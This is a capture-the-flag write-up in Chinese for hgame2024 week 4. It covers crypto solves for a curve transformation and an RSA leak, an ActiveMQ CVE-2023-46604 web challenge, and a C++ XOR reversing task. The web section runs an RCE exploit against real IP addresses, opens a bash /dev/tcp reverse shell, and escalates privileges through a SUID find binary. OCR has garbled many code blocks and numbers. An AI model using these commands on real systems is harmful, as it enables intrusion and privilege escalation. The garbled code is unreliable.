Crypto: [hgame2024-week4] transformation (蒙哥马利曲线方程,椭圆曲线方程(Weierstrass))

Code：

```
#!/usr/bin/env python
# coding: utf-8



from Crypto.Util.number import *
from secret import Curve,gx,gy

# flag = "hgame{" + hex(gx+gy)[2:] + "}"

def ison(C, P):
    c, d, p = C
    u, v = P
    return (u**2 + v**2 - c**2 * (1 + d * u**2*v**2)) % p == 0

def add(C, P, Q):
    c, d, p = C
    u1, v1 = P
    u2, v2 = Q
    assert ison(C, P) and ison(C, Q)
    u3 = (u1 * v2 + v1 * u2) * inverse(c * (1 + d * u1 * u2 * v1 * v2), p) % p
    v3 = (v1 * v2 - u1 * u2) * inverse(c * (1 - d * u1 * u2 * v1 * v2), p) % p
    return (int(u3), int(v3))

def mul(C, P, m):
    assert ison(C, P)
    c, d, p = C
    B = bin(m)[2:]
    l = len(B)
    u, v = P
    PP = (-u, v)
    O = add(C, P, PP)
    Q = O
    if m == 0:
        return O
    elif m == 1:
        return P
```

```
    else:
        for _ in range(l-1):
            P = add(C, P, P)
        m = m - 2**(l-1)
        Q, P = P, (u, v)
        return add(C, Q, mul(C, P, m))

c, d, p = Curve

G = (gx, gy)
P = (42332306472699723064083435289249906762899984 6,
441501334185793379912093137318675120591074221862180720845117692322827947 65835)
Q = (10334337587809863787187849356331687866547351 70,
289057383312149553459768907128054715377387814849918784002252401063685249 9684)
S = (87577216678324150396284801533603789199360582 3,
519640881885566186951927535548356670516695681930487263143465164619903818 74317)
T = (61240324110757574158739099677314553791508813 3,
645603501116601755661711890509236720109570862498567250962669440427899874 43125)
assert ison(Curve, P) and ison(Curve, G) and ison(Curve, G)
e = 0x10001
print(f"eG = {mul(Curve, G, e)}")

# eG = (40198712137747628410430624618331426343875490261805137714686326678112749070113,
65008030741966083441937593781739493959677657609550411222052299176801418887407)
```

该曲线方程为：

$$x^2 + y^2 = c^2(1 + d * x^2 * y^2) \bmod p$$

可以通过四个点通过 groebner 基先求解出 c^2 和 d，然后通过 Weierstrass 将蒙哥马利曲线转化成椭圆曲线，根据阶求解逆元即可，不过 c 有两个解，其中一个解是正确的 flag

Exp：

```
from sage.all import *
from Crypto.Util.number import *
from gmpy2 import *
```

```
def add(P, Q):
    (x1, y1) = P
    (x2, y2) = Q

    x3 = (x1*y2 + y1*x2) * inverse(1 + d*x1*x2*y1*y2, p) % p
    y3 = (y1*y2 - a*x1*x2) * inverse(1 - d*x1*x2*y1*y2, p) % p
    return (x3, y3)

def mul(x, P):
    Q = (0, 1)
    while x > 0:
        if x % 2 == 1:
            Q = add(Q, P)
        P = add(P, P)
        x = x >> 1
    return Q


#part1 get c2、d
#P = (42332306472699723064083435289249906762899984 6,
441501334185793379912093137318675120591074221862180720845117692322827947 65835)
#Q = (10334337587809863787187849356331687866547351 70,
289057383312149553459768907128054715377387814849918784002252401063685249 9684)
#C1 =
(40198712137747628410430624618331426343875490261805137714686326678112749 070113,
65008030741966083441937593781739493959677657609550411222052299176801418 887407)

P = (42332306472699723064083435289249906762899984 6,
441501334185793379912093137318675120591074221862180720845117692322827947 65835)
Q = (10334337587809863787187849356331687866547351 70,
289057383312149553459768907128054715377387814849918784002252401063685249 9684)
S = (87577216678324150396284801533603789199360582 3,
519640881885566186951927535548356670516695681930487263143465164619903818 74317)
T = (61240324110757574158739099677314553791508813 3,
645603501116601755661711890509236720109570862498567250962669440427899874 43125)
eG =
```

(40198712137747628410430624618331426343875490261805137714686326678112749070113,
65008030741966083441937593781739493959677657609550411222052299176801418887407)
a = 1
e = 0x10001

```
if(1):
    PR.<c,d> = PolynomialRing(ZZ)
    f1 = P[0]**2 + P[1]**2 - c**2 * (1 + d * P[0]**2*P[1]**2)
    f2 = Q[0]**2 + Q[1]**2 - c**2 * (1 + d * Q[0]**2*Q[1]**2)
    f3 = S[0]**2 + S[1]**2 - c**2 * (1 + d * S[0]**2*S[1]**2)
    f4 = T[0]**2 + T[1]**2 - c**2 * (1 + d * T[0]**2*T[1]**2)
    res = ideal([f1,f2,f3,f4]).groebner_basis()
    print(res)
```


p = 679437643510732476301019432214748843020154377882425365720675481984987272238923
d = p - 591637822302526848228416522253037400754010791217729573757157280375232006236 23
c2 = p - 550350358627735967577245130195045521238437802000572452455817660793094713939 95
#p = p//5//223//43867//157259//7354681
print(isPrime(p))
print(iroot(c2,2))
#get c
PR.<c> = PolynomialRing(Zmod(p))
f = c^2 - c2
f = f.monic()
print(f.roots())
c = 714389969810942828287053936458196857975304212994578662729234317475929720108 0
print(d)

#[(607998646529638193472314038568929157222623956582967499447752050237394300378 43, 1),
(714389969810942828287053936458196857975304212994578662729234317475929720108 0

```
201080, 1)]
def add(P, Q):
    (x1, y1) = P
    (x2, y2) = Q

    x3 = (x1*y2 + y1*x2) * inverse(1 + d*x1*x2*y1*y2, p) % p
    y3 = (y1*y2 - a*x1*x2) * inverse(1 - d*x1*x2*y1*y2, p) % p
    return (x3, y3)

def mul(x, P):
    Q = (0, 1)
    while x > 0:
        if x % 2 == 1:
            Q = add(Q, P)
        P = add(P, P)
        x = x >> 1
    return Q

P.<z> = PolynomialRing(Zmod(p))
aa = a
dd = (d*c^4)%p
J = (2*(aa+dd)*inverse(aa-dd,p))%p
K = (4*inverse(aa-dd,p))%p
A = ((3-J^2)*inverse(3*K^2,p))%p
B = ((2*J^3-9*J)*inverse(27*K^3,p))%p

for i in   P(z^3+A*z+B).roots():
    alpha = int(i[0])
    for j in P(z^2-(3*alpha^2+A)).roots():
        s = int(j[0])
        s = inverse(s, p)
        if J==alpha*3*s%p:
            Alpha = alpha
            S = s

def twist_to_weier(x,y):
    v = x*inverse(c,p)%p
    w = y*inverse(c,p)%p
    assert (aa*v^2+w^2)%p==(1+dd*v^2*w^2)%p
    s = (1+w)*inverse(1-w,p)%p
    t = s*inverse(v,p)%p
    assert (K*t^2)%p==(s^3+J*s^2+s)%p
    xW = (3*s+J) * inverse(3*K, p) % p
    yW = t * inverse(K, p) % p
```

```
    assert yW^2 % p == (xW^3+A*xW+B) % p
    return (xW,yW)

def weier_to_twist(x,y):
    xM=S*(x-Alpha)%p
    yM=S*y%p
    assert (K*yM^2)%p==(xM^3+J*xM^2+xM)%p
    xe = xM*inverse(yM,p)%p
    ye = (xM-1)*inverse(xM+1,p)%p
    assert (aa*xe^2+ye^2)%p==(1+dd*xe^2*ye^2)%p
    xq = xe*c%p
    yq = ye*c%p
    assert (a*xq^2+yq^2)%p==c^2*(1+d*xq^2*yq^2)%p
    return (xq,yq)

E = EllipticCurve(GF(p), [A, B])
order = E.order()
#print(order)
#eG =
(60224682131134508917444340278040238893360241013814248008964994171852731 1147,
1762519755774053544929477356798600482816028488736904133798475009773603 0549853)
eG =
(40198712137747628410430624618331426343875490261805137714686326678112749 070113,
6500803074196608344193759378173949395967765760955041122205229917680141 8887407)
eG =
twist_to_weier(40198712137747628410430624618331426343875490261805137714686326678112749070113,
6500803074196608344193759378173949395967765760955041122205229917680141 8887407)
#print(eG)
eG = E(eG)
t = inverse(e,order)
G = t*eG
print(G)
#(36261107889873779109466209751550197981810668464592052789439409682189116521876 ,
2817735950220227200874828922394741324881428929963959744237953652747739 3059697)
G =
weier_to_twist(3573334996772757920736240951186804518860368467710750732604 9
```

720528422212540295,
626274994531305763192715640687095902519654937641041104674012031514173000
09195)
flag = "hgame{" + hex(G[0]+G[1])[2:] + "}"
print(flag)
#print(long_to_bytes(int(G[0])))



Flag：
hgame{7c91b51150e2339628f10c5be61d49bbf9471ef00c9b94bb0473feac06303bcc}

Crypto: [hgame2024-week4] lastRSA（gcd 求根，字节逐位泄露，p 高位泄露）

Code：

```
from Crypto.Util.number import *
from secret import flag

def encrypt(P,k,leak0):
    round=40
    t=114514
    x= leak0+2*t if k==1 else 2*t*leak0
    enc=2024
    while(round):
        enc+=pow(x,round,P)
        round-=1
    return enc

m=bytes_to_long(flag)
p=getStrongPrime(512)
q=getStrongPrime(512)
assert len(bin(p)[2:])==512 and len(bin(q)[2:])==512
```

```
e=0x10001
leak0=p^(q>>13)
n=p*q
enc1=encrypt(n,1,leak0)
enc2=encrypt(n,0,leak0)
c=pow(m,e,n)

print(f"enc1={enc1}")
print(f"enc2={enc2}")
print(f"c={c}")
print(f"n={n}")

"""
enc1=24819989814781521691643786741949111114756687344969147316822041728730452738892328562661402365182313142471893717092042530665526503239645341177504280684888162442188044563996114811843302589067494848314453483501726664687387907668150993095654943849458267960341828375059535806605308092343413406183650032035626397210 24
enc2=28924134864873171689095320872032132794512256762785144994522798874490961904368346271191611554370121530254937974378220396372487739410976198064710910660945001822199827425741318163719991838599392316016671713866864806396821797942717438636174947595264280805276985391215555837971160491039185780870148605972406902993 94
c=87077759878060225287052106938097622158896106278756852778571684429767457761148474369973882278847307769690207029595557915248044823659812747567906459417733553420521047767697402135115530660537769991893832879721828034794560921646691417429690920199537846426396918932533649132260605985848584545112232670451169040592
n=13615950139560824659243328354176364219629582765229028772973875132714168776287336048867106258385184662866406711734734029708445747403228645158222557488551775749723257784194402898687852565610344948249219040047785299562047323300254792519269073752059220683289589502527784187202571847882719219301076554304648048187 1
"""
```

该题分为 3 步，第一步是根据有限域 Zmod(n)方程求根，第二步是 13bit 逐位泄露，泄露后可以通过 p 高位泄露恢复出 p，恢复出 p 之后即可求解明文

$$f_1(x)=\sum_{i=0}^{40}(x+2*t)^i+2024-c_1=0$$

$$f_2(x)=\sum_{i=0}^{40}(2*t*x)^i+2024-c_2=0$$

$$g(x)=\gcd(f_1(x),f_2(x))$$

第二步和去年解开的 DAS 7 月赛的一个题非常像，可以通过逐位 bit 恢复的方法恢复大概 500 位左右

exp：

```
from sage.all import *
from Crypto.Util.number import *
from gmpy2 import *


enc1=24819989814781521691643786741949111114756687344969147316822041728730452738892328562661402365182313142471893717092042530665526503239645341177504280684888162442188044563996114811843302589067494848314453483501726664687387907668150993095654943849458267960341828375059535806605308092343413406183650032035626397210 24
enc2=28924134864873171689095320872032132794512256762785144994522798874490961904368346271191611554370121530254937974378220396372487739410976198064710910660945001822199827425741318163719991838599392316016671713866864806396821797942717438636174947595264280805276985391215555837971160491039185780870148605972406902993 94
c=87077759878060225287052106938097622158896106278756852778571684429767457761148474369973882278847307769690207029595557915248044823659812747567906459417733553420521047767697402135115530660537769991893832879721828034794560921646691417429690920199537846426396918932533649132260605985848584545112232670451169040592
n=13615950139560824659243328354176364219629582765229028772973875132714168776287336048867106258385184662866406711734734029708445747403228645158222557488551775749723257784194402898687852565610344948249219040047785299562047323300254792519269073752059220683289589502527784187202571847882719219301076554304648048187 1

'''
enc1=24789007713338809472953761168049699679729223178717394308798587097511933674158361305131381784496983352762629797851182569502558460107490458649367638627084485816571977979512304806415801124982309315232560216910628132917195552274140647694048192847332751282476817841514806661775721284052834876682444736021539049979 10
enc2=24486492931802686832169444945382804580122509276280450644655798302633055066879890871850494922641831971777403805578130381644061410521583865858025754280364864942756565968865974062814301180536854902392912268988587410541696583865394517107706985949871889403487648201693557133968428195124268573642326732706058582263 98
c=57437014204862146783707670360132848971765837524883336758846123942240380294079931858704701808776627265106031443955330885421539394192161432478264918799063971930509204328313198344497170455835582232107708330619123587672359516130517229143988622633239895556566790022157995792586308881483181378840954541040754923 76
n=12798870031468592059595225414916052042658282898620546934777286852517
```

```
722073500852811820039054742151478618831820414613817761812411030615686786592355276301261359626684870384861877920944300608151516384195135509642913776485083754645585531341344550468509605159464489602888267786299843053850494613478835851186342406 7
'''
t = 114514

'''
PR.<x> = PolynomialRing(Zmod(n))

f1 = 2024
f2 = 2024
round = 40
y = x+2*t
z = 2*t*x
while(round):
    f1+=pow(y,round)
    f2+=pow(z,round)
    round-=1
f1 = f1 - enc1
f2 = f2 - enc2
print(f1)
print(f2)
#res = ideal([f1,f2]).groebner_basis()
#print(res)
#r1 = f1.roots()
#r2 = f2.roots()
'''

def attack(c1,c2):
    PR.<x>=PolynomialRing(Zmod(n))
    g1 = 2024
    g2 = 2024
    round = 40
    y = x+2*t
    z = 2*t*x
    while(round):
        g1+=pow(y,round)
        g2+=pow(z,round)
        round-=1
    g1 = g1 - c1
    g2 = g2 - c2
    print(g1)
    print(g2)
```

```
    def gcd(g1, g2):
        while g2:
            g1, g2 = g2, g1 % g2
            if(g2.degree() % 100 == 0):
                print(g2.degree())
        return g1.monic()
    return -gcd(g1, g2)[0]

leak = attack(enc1,enc2)
print(leak)

from sage.all import *
from Crypto.Util.number import *
from gmpy2 import *

'''
enc1 =
24819989814781521691643786741949111114756687344969147316822041728730452
73889232856266140236518231314247189371709204253066552650323964534117750
42806848881624421880445639961148118433025890674948483144534835017266646
87387907668150993095654943849458267960341828375059535806605308092343413
40618365003203562639721024
enc2 =
28924134864873171689095320872032132794512256762785144994522798874490961
90436834627119161155437012153025493797437822039637248773941097619806471
09106609450018221998274257413181637199918385993923160166717138668648063
96821797942717438636174947595264280805276985391215555837971160491039185
78087014860597240690299394
c =
87077759878060225287052106938097622158896106278756852778571684429767457
76114847436997388227884730776969020702959555791524804482365981274756790
64594177335534205210477676974021351155306605377699918938328797218280347
94560921646691417429690920199537846426396918932533649132260605985848584
54511223267045116904059 2
n =
13615950139560824659243328354176364219629582765229028772973875132714168
77628733604886710625838518466286640671173473402970844574740322864515822
25574885517757497232577841944028986878525656103449482492190400477852995
62047323300254792519269073752059220683289589502527784187202571847882719
21930107655430464804818 71
t = 114514
'''
#n =
```

```
1297244138437748579844585080539338465789078091854562480581230857861520591127092389227294196600748335151328280573492189273799821330604369898724541354763809883535579638928878183655452480559925294416078818944953674911365674107796581854014164688356074889445141900436533732220539944895417788131035242496956364909890
n = 13615950139560824659243328354176364219629582765229028772973875132714168776287336048867106258385184662866406711734734029708445747403228645158222557488551775749723257784194402898687852565610344948249219040047785299562047323300254792519269073752059220683289589502527784187202571847882719219301076554304648048187 1
gift = 13168452015078389807681744077701012683188749953280204324570483361963541298704796389757190180549802771265899020301416729606658667351017116721327316272373584

#gift = 11672469412979254045347097219819902253432315273091810608640795531753805553371120745782682221782650940166658978061200222402483431344772221393135098319839463

print(gift)
strr_p = str(bin(gift>>499))[2:]
p_tmp = int(strr_p,2)<<499
#print(p_tmp.nbits())
print(p_tmp)
print(strr_p)
q_tmp = n //p_tmp
print(q_tmp)


for i in range(0,39):
    #strr_p = str(bin(gift>>(512-(i+1)*16)))[2:]
    #p_tmp = (gift>>(512-(i+1)*16))<<(512-(i+1)*16)
    q_tmp = n //p_tmp
    #print(q_tmp)
    strr_q = str(bin(q_tmp>>(512-(i+1)*13)))[2:]
    #print(strr_q)
    #print(int(strr_q,2))
    p_tmp = gift ^^ ((int(strr_q,2)<<(512-(i+1)*13))>>13)
    #print(p_tmp.nbits())
    strr_p = str(bin(p_tmp>>(512-(i+2)*13)))[2:]
    #print(strr_p)
print(strr_p)
```

```
┌─[x]─[wenhuizone@wenhuizone-vmwarevirtualplatform]─[~/sage]
└─╼ $sage hgame2024_crypto_lastrsa_pq.sage
1316845201507838980768174407770101268318874995328020432457048336196354129870479 6
389757190180549802771265899020301416729606658667351017116721327316272373584
1316721372026223067212805555548901758979144263020822811569653952816669819603780 3
397017953946380949472139441686903110385634576414455823993557014002228264960
1111101101101
103407983107375712969795943080528487990840216867484728129105909151162093456415 02
019327110797030948431395632252908044931013265677123341198590577014041552554
111110110110100000100110111111100011110101100000001000100000011000010001100101 10
101110011011000011100101100001110000100010010001100000100001010100011011000001 11
100001101010011110001100110000001100011100110011011110011111100110101010010010 11
100011011110101110111110110010111110000101101100000101000000011110000010101011 00
000000011010110111011000010010110010101110001101000011100100101101101000001000 10
100111000100010000111111010001000110000101100110100001100000001000100011101000 111
101111010101111100101000011101110000000
┌─[wenhuizone@wenhuizone-vmwarevirtualplatform]─[~/sage]
└─╼ $
```

```
print(p_tmp)
print(strr_p)
q_tmp = n //p_tmp
print(q_tmp)


for i in range(0,39):
    #strr_p = str(bin(gift>>(512-(i+1)*16)))[2:]
    #p_tmp = (gift>>(512-(i+1)*16))<<(512-(i+1)*16)
    q_tmp = n //p_tmp
```

```
#Sage
from sage.all import *
from Crypto.Util.number import *


#p4 = 12170789707638469557363249767228204966074269830454332436369564884472290413677806300009225162224310 7
c=8707775987806022528705210693809762215889610627875685277857168442976745776114847436997388227884730776969 6
n=13615950139560824659243328354176364219629582765229028772973875132714168776287336048867106258385184662860
#n = 12972441384377485798445850805393384657890780918545624805812308578615205911270923892272941966007483 35
e = 0x10001
p4 = 0b1111101101101000001001101111111000111101011000000001000100000011000010001100101101011011100110110000 11

pbits = 512
kbits = pbits - p4.nbits()
#kbits = 256
print(p4.nbits())
print(kbits)
p4 = p4 << kbits
PR.<x> = PolynomialRing(Zmod(n))
f = x + p4

roots = f.small_roots(X=2^kbits, beta=0.3, epsilon=0.02)
if roots:
```

根据恢复出来的数据，可以恢复 p


```
┌─[wenhuizone@wenhuizone-vmwarevirtualplatform]─[~/sage]
└─╼ $sage high_bits_known_p.sage
356
156
n: 13615950139560824659243328354176364219629582765229028772973875132714168776287
33604886710625838518466286640671173473402970844574740322864515822255748855177574
97232577841944028986878525656103449482492190400477852995620473233002547925192690
73752059220683289589502527784187202571847882719219301076554304648048187 1
p: 13167244882304693277785720567493996610066918256369682594482416913362069704726
83110920437110097015486639646231573068784143092291621941662794086638341319293 1
q: 10340773837858169661474323029012384377394391882332560606952494899463284596209
93208979357604149203964191933176522198408554938607097750689406871776556892074 1
87111417256785331820009725977859885190730749304813550600835500983058887528927757
9193588833743741
b'hgame{Gr0bn3r_ba3ic_0ften_w0rk3_w0nd3rs}'
┌─[wenhuizone@wenhuizone-vmwarevirtualplatform]─[~/sage]
└─╼ $
```

```
roots = f.small_roots(X=2^kbits, beta=0.3, epsilon=0.02)
if roots:
```


Flag：hgame{Gr0bn3r_ba3ic_0ften_w0rk3_w0nd3rs}

Web: [hgame2024-week4] Reverse and Escalation（Activemq CVE-2023-46604，find 提权）

提供了 Activemq 的一个环境，一个 web 端，一个通信端
admin/admin
直接进入管理界面



版本号：5.17.3



简单的测试了下，存在 CVE-2023-46604 的漏洞
拿 exp 打一波

root@exquisite-bliss-2:~/CVE-2023-46604-ActiveMQ-RCE-pseudoshell-master/CVE-2023-46604-ActiveMQ-RCE-pseudoshell-master# python3 exploit.py -i 139.224.232.162 -p 31034 -si 95.169.23.185 -sp 8080

成功获得 shell

```
##################################################################################

[*] Target: 139.224.232.162:31034
[*] Serving XML at: http://95.169.23.185:8080/poc.xml
[!] This is a semi-interactive pseudo-shell, you cannot cd, but you can ls-lah / for example.
[*] Type 'exit' to quit

##################################################################################
# Not yet connected, send a command to test connection to host.                  #
# Prompt will change to Apache ActiveMQ$ once at least one response is received #
# Please note this is a one-off connection check, re-run the script if you       #
# want to re-check the connection.                                               #
##################################################################################

[Target not responding!]$ ls
LICENSE
NOTICE
README.txt
activemq-all-5.17.3.jar
bin
conf
data
docs
examples
lib
tmp
webapps
webapps-demo

Apache ActiveMQ$ ls /
bin
boot
dev
etc
flag
home
lib
```

尝试读取 flag 失败

发现权限为 root 只读

```
[Target not responding!]$ ls -la /
total 84
drwxr-xr-x   1 root root 4096 Feb 24 01:28 .
drwxr-xr-x   1 root root 4096 Feb 24 01:28 ..
drwxr-xr-x   1 root root 4096 Feb 21 08:13 bin
drwxr-xr-x   2 root root 4096 Jun 30  2022 boot
drwxr-xr-x   5 root root  360 Feb 24 01:28 dev
drwxr-xr-x   1 root root 4096 Feb 24 01:28 etc
-rw-------   1 root root   48 Feb 24 01:28 flag
drwxr-xr-x   1 root root 4096 Feb 21 08:14 home
drwxr-xr-x   1 root root 4096 Aug  1  2022 lib
drwxr-xr-x   2 root root 4096 Aug  1  2022 lib64
drwxr-xr-x   2 root root 4096 Aug  1  2022 media
drwxr-xr-x   2 root root 4096 Aug  1  2022 mnt
drwxr-xr-x   1 root root 4096 Dec  1 06:41 opt
dr-xr-xr-x 372 root root    0 Feb 24 01:28 proc
drwx------   1 root root 4096 Feb 21 08:41 root
drwxr-xr-x   3 root root 4096 Aug  1  2022 run
drwxr-xr-x   1 root root 4096 Feb 21 08:13 sbin
drwxr-xr-x   2 root root 4096 Aug  1  2022 srv
dr-xr-xr-x  13 root root    0 Feb 24 01:28 sys
drwxrwxrwt   1 root root 4096 Feb 21 08:39 tmp
drwxr-xr-x   1 root root 4096 Aug  1  2022 usr
drwxr-xr-x   1 root root 4096 Aug  1  2022 var
```

只有 root 权限可读，为了方便，弹一个 shell 出来

bash -i >& /dev/tcp/95.169.23.185/7777 0>&1

查看一下有没有 suid 的命令

find / -perm -u=s -type f 2>/dev/null

```
activemq@gamebox-12-153-7ed0b2327d7b2915:/tmp$ find / -perm -u=s -type f 2>/dev/null
<d7b2915:/tmp$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/find
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/bin/umount
/bin/su
/bin/mount
```

Find 命令存在 root 权限，那就想办法读一波 flag 即可

find / -name flag -exec cat {} \;

```
activemq@gamebox-12-153-7ed0b2327d7b2915:/tmp$ find / -name flag -exec cat {} \;
<2327d7b2915:/tmp$ find / -name flag -exec cat {} \;
find: ‘/proc/1/map_files’: Permission denied
find: ‘/proc/7/map_files’: Permission denied
find: ‘/proc/38/map_files’: Permission denied
find: ‘/proc/243/map_files’: Permission denied
find: ‘/proc/245/map_files’: Permission denied
hgame{3a4617c720e2c9a7b2dfa586ea3a5eb896cc604b}
activemq@gamebox-12-153-7ed0b2327d7b2915:/tmp$ root@exquisite-bliss-2:~#
```

Flag：hgame{3a4617c720e2c9a7b2dfa586ea3a5eb896cc604b}

RE: [hgame2024-week4]change（cpp hook）

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+20h] [rbp-B8h]
  int v5; // [rsp+24h] [rbp-B4h]
  __int64 v6; // [rsp+38h] [rbp-A0h]
  char v7[32]; // [rsp+40h] [rbp-98h] BYREF
  char v8[32]; // [rsp+60h] [rbp-78h] BYREF
  char v9[32]; // [rsp+80h] [rbp-58h] BYREF
  char v10[32]; // [rsp+A0h] [rbp-38h] BYREF

  memcpy_0(v10, "am2qasl", envp);                // v10=am2qasl
  v6 = std::shared_ptr<__ExceptionPtr>::operator=(v7, v10);
  sub_7FF7C8682280(v9, v6);
  printf(std::cout, "plz input your flag:");
  scanf(std::cin, &unk_7FF7C8688128);
  sub_7FF7C86829A0(v9, v8, &unk_7FF7C8688128);
  for ( i = 0; i < 24; ++i )
  {
    v5 = byte_7FF7C8688000[i];
    if ( v5 != *(char *)sub_7FF7C8682960((__int64)v8, i) )
    {
      printf(std::cout, "sry,try again...");
      sub_7FF7C8682710(v8);
      sub_7FF7C8682780(v9);
      sub_7FF7C8682710(v10);
      return 0;
    }
  }
  printf(std::cout, "Congratulations!");
  sub_7FF7C8682710(v8);
  sub_7FF7C8682780(v9);
  sub_7FF7C8682710(v10);
  return 0;
}
```

关键的判断函数如图所示

Flag 长度为 24

动态调试下

```
8   unsigned int v9; // [rsp+30h] [rbp-48h]
9   char v10; // [rsp+34h] [rbp-44h]
10  unsigned __int64 v11; // [rsp+48h] [rbp-30h]
11  unsigned __int64 v12; // [rsp+58h] [rbp-20h]
12
13  std::shared_ptr<__ExceptionPtr>::operator=(a2, a3);
14  for ( i = 0; i < (unsigned __int64)unknown_libname_18(a2); ++i )
15  {
16    if ( i % 2 )
17    {
18      sub_7FF7C8682D20(sub_7FF7C8683670);
19      v12 = unknown_libname_18(a1);
20      v9 = *(char *)sub_7FF7C8682960(a1, i % v12);
21      v4 = (char *)sub_7FF7C8682960(a2, i);
22      v10 = sub_7FF7C8682D00((unsigned int)*v4, v9);
23      *(_BYTE *)sub_7FF7C8682960(a2, i) = v10;
24    }
25    else
26    {
27      sub_7FF7C8682D20(sub_7FF7C8683650);
28      v11 = unknown_libname_18(a1);
29      v7 = *(char *)sub_7FF7C8682960(a1, i % v11);
30      v3 = (char *)sub_7FF7C8682960(a2, i);
31      v8 = sub_7FF7C8682D00((unsigned int)*v3, v7);
32      *(_BYTE *)sub_7FF7C8682960(a2, i) = v8;
33    }
00001E2D sub_7FF7C86829A0:27 (7FF7C8682A2D)
```

动调调用了两个函数

```
IDA View-RIP                                   Pseudocode-A
1  __int64 __fastcall sub_7FF7C8683650(unsigned int a1, int a2)
2  {
3    return (a2 ^ a1) + 10;
4  }
```

```
1  __int64 __fastcall sub_7FF7C8683670(unsigned int a1, int a2)
2  {
3    return a2 ^ a1;
4  }
```

存在两个动态调用的函数，主要还是异或操作

Exp：

```
lst = [0x13, 0x0A, 0x5D, 0x1C, 0x0E, 0x08, 0x23, 0x06, 0x0B, 0x4B,
0x38, 0x22, 0x0D, 0x1C, 0x48, 0x0C, 0x66, 0x15, 0x48, 0x1B, 0x0D,
0x0E, 0x10, 0x4F]

key = 'am2qasl'

flag = ''

for i in range(len(lst)):
    if i%2 == 0:
        flag += chr((lst[i]-10)^ord(key[i%len(key)]))
    else:
        flag += chr(lst[i]^ord(key[i%len(key)]))
```

```
print flag
```

```
"E:\Program Files\python27\python.exe" "E:/Program Files/python27/hello/py_auto/hgame2024_re_change.py"
hgame{ugly_Cpp_and_hook}

